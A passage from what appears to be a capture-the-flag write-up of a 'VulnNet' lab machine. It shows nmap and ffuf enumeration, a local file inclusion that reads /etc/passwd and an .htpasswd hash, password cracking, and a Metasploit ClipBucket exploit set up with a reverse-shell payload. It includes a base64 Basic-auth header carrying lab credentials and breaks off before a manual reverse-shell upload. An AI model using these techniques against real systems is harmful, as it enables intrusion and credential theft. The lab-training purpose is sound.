





When I visit the system's IP, the following page shows up:



SignIn Page:



Looking at the **nmap** results below we have two ports that are open SSH and HTTP. Also, it's using Apache/2.4.29 (Ubuntu)

```
msfconsole - Parrot Terminal
parrot@parrot:~$ nmap -A -T4 10.10.212.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 21:26 GMT
Nmap scan report for 10.10.212.40
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ ssh-hostkey:
|   2048 eac9e867760a3f9709a7d7a663adc12c (RSA)
|   256 0fc8f6d38e4cea67476884dc1c2b2e34 (ECDSA)
|_ 256 055399fc9810b5c368006c2941daa5c9 (ED25519)
|_ http-title: VulnNet
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.40 seconds
parrot@parrot:~$
```

I want to FUZZ a domain so let's add this ip to my /etc/hosts (Later I changed it to vulnnet.thm as suggested)

```
hosts
/etc

1 # Host addresses
2 127.0.0.1 localhost
3 127.0.1.1 parrot
4 10.10.212.40 vulnnet
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 # Others
```

First, I analyzed the LoginPage using Burpsuite CE but found nothing interesting.

```
Pretty Raw Hex
1 GET /login.html?login=&password= HTTP/1.1
2 Host: 10.10.212.40
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.212.40/login.html
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12
```

I noticed there is a newsletter. Let's capture this request.


SUBSCRIBE TO NEWSLETTER

Your Name

Your Email


Add something

After capturing it, I saw an interesting path `/?`



It seems to be using a parameter but I'm not sure what the name of the parameter is or what function does the parameter perform. Let's perform some fuzzing using **ffuf**

So i first tried a command injection using `burp-parameter-names.txt` wordlist from SecLists



But, I got nothing.

Next, I tried file inclusion using the same wordlist and only changed the parameter value to be `/etc/passwd` file.

```

[root@parrot:~/usr/share/wordlists/SecLists/Discovery/DNS]
#ffuf -u "http://vulnnet/?FUZZ=/etc/passwd" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 5829

v1.4.1-dev


:: Method      : GET
:: URL         : http://vulnnet/?FUZZ=/etc/passwd
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 5829

referrer [Status: 200, Size: 7660, Words: 1708, Lines: 175, Duration: 175ms]
:: Progress: [6453/6453] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
[root@parrot:~/usr/share/wordlists/SecLists/Discovery/DNS]

```

Here, I noticed that the parameter **referrer** returned a different size in the response.

Now, let's send a request using this parameter in Burpsuite:




So, I was able to get the **passwd** file.

I attempted to exploit the local file inclusion vulnerability to achieve remote code execution on the server, but my efforts were unsuccessful. I couldn't find any sensitive files accessible on the server. As a result, I chose to resume the process of enumeration.

I realized my mistake: the instructions required resolving the IP to 'vulnnet.thm,' but I only added 'vulnnet' to my /etc/hosts file. This incorrect configuration caused my fuzzing attempts to yield no results. To rectify this, I decided to update the entry in my hosts file to 'vulnnet.thm' and

proceed with the testing.



```
1# Host addresses
2127.0.0.1 localhost
3127.0.1.1 parrot
410.10.212.40 vulnnet.thm
5::1 localhost ip6-localhost ip6-loopback
6ff02::1 ip6-allnodes
7ff02::2 ip6-allrouters
8# Others
```

After adding it, I got the following result after FUZZING for subdomains.

```
[root@parrot:~]# /usr/share/wordlists/SecLists/Discovery/DNS
#ffuf -u http://vulnnet.thm -H "Host: FUZZ.vulnnet.thm" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 5829


  _____
 /  _  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \
/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_  _/_
v1.4.1-dev

-----
:: Method      : GET
:: URL         : http://vulnnet.thm
:: Wordlist     : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.vulnnet.thm
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 5829

-----
Broadcast [Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 187ms]
:: Progress: [4989/4989] :: Job [1/1] :: 195 req/sec :: Duration: [0:00:28] :: Errors: 0 ::


[root@parrot:~]# /usr/share/wordlists/SecLists/Discovery/DNS
```

Let's add this to my `/etc/hosts` file.



```
1 # Host addresses
2 127.0.0.1    localhost
3 127.0.1.1    parrot
4 10.10.212.40 vulnnet.thm broadcast.vulnnet.thm
5 ::1          localhost ip6-localhost ip6-loopback
6 ff02::1      ip6-allnodes
7 ff02::2      ip6-allrouters
8 # Others
```

Let's visit this subdomain now.




I tried common credentials like:


admin:admin,admin:password,admin:12345,admin:abc123, admin:vulnnet, admin:vulnnet.thm

But it didn't work.


I tried Burpsuite **Intruder** to perform Bruteforce attack but couldn't find anything.



I got stuck here. Then I got to know about a configuration file called 000-default.conf which contains configuration information on every website enabled on the server i decided to take a look at the file.




Here I got to know that the credential for the **broadcast.vulnnet.thm** is stored in **/etc/apache2/.htpasswd**.




I tried to read the file and got the credentials but it's hashed.

I visited **crackstation.net** to try to decrypt it but failed.





Then, I tried to crack it using **John the Ripper**.




I was able to crack it successfully!!

Let's login now and I was able to get in.



Here I noticed that it's using  **ClipBucket v4.0**. Let's search for it to know what it is.



I got to know that it's a **CMS** and has several vulnerabilities. Let's use msfconsole to check what vulnerabilities it contains.

```
[msf](Jobs:0 Agents:0) >> search clipbucket

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/clipbucket_upload_exec 2013-10-04      excellent Yes    ClipBucket Remote Code Execution
1  exploit/multi/http/clipbucket_fileupload_exec 2018-03-03      excellent Yes    ClipBucket beats_uploader Unauthenticated Arbitrary File Upload

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/clipbucket_fileupload_exec
```

So, I got to know that it has **RCE & File upload vulnerabilities**. Let's exploit it using msfconsole.

```
RHOST => 10.10.212.40
[msf](Jobs:0 Agents:0) exploit(unix/webapp/clipbucket_upload_exec) >> options

Module options (exploit/unix/webapp/clipbucket_upload_exec):

  Name      Current Setting  Required  Description
  ----      -
Proxies     10.10.212.40    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.10.212.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       The base path to the ClipBucket application
VHOST      HTTP             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      10.0.2.15       yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Clipbucket 2.6

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/webapp/clipbucket_upload_exec) >>
```

After setting the remote host (RHOST) I was reading to attack it.

```
View the full module info with the info, or info -d command.

[*] (Jobs:0) Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> set TARGETURI http://broadcast.vulnnet.thm/
TARGETURI => http://broadcast.vulnnet.thm/
[*] (Jobs:0) Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading payload..
[-] Exploit aborted due to failure: none: 10.10.212.40:80 - File wasn't uploaded, aborting!
[*] Exploit completed, but no session was created.
[*] (Jobs:0) Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> Interrupt: use the 'exit' command to quit
[*] (Jobs:0) Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >>
```

I got stuck here for an hour or two. I tried everything but it always failed. Then I search internet for some manual method. Then, I tried to upload php reverse shell manually since it had file upload vulnerability.

I opened **Burpsuite** to check my authentication header.

```
Pretty Raw Hex
1 GET /manage_collections.php?mode=add_new HTTP/1.1
2 Host: broadcast.vulnnet.thm
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://broadcast.vulnnet.thm/collections.php
8 DNT: 1
9 Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==
10 Connection: close
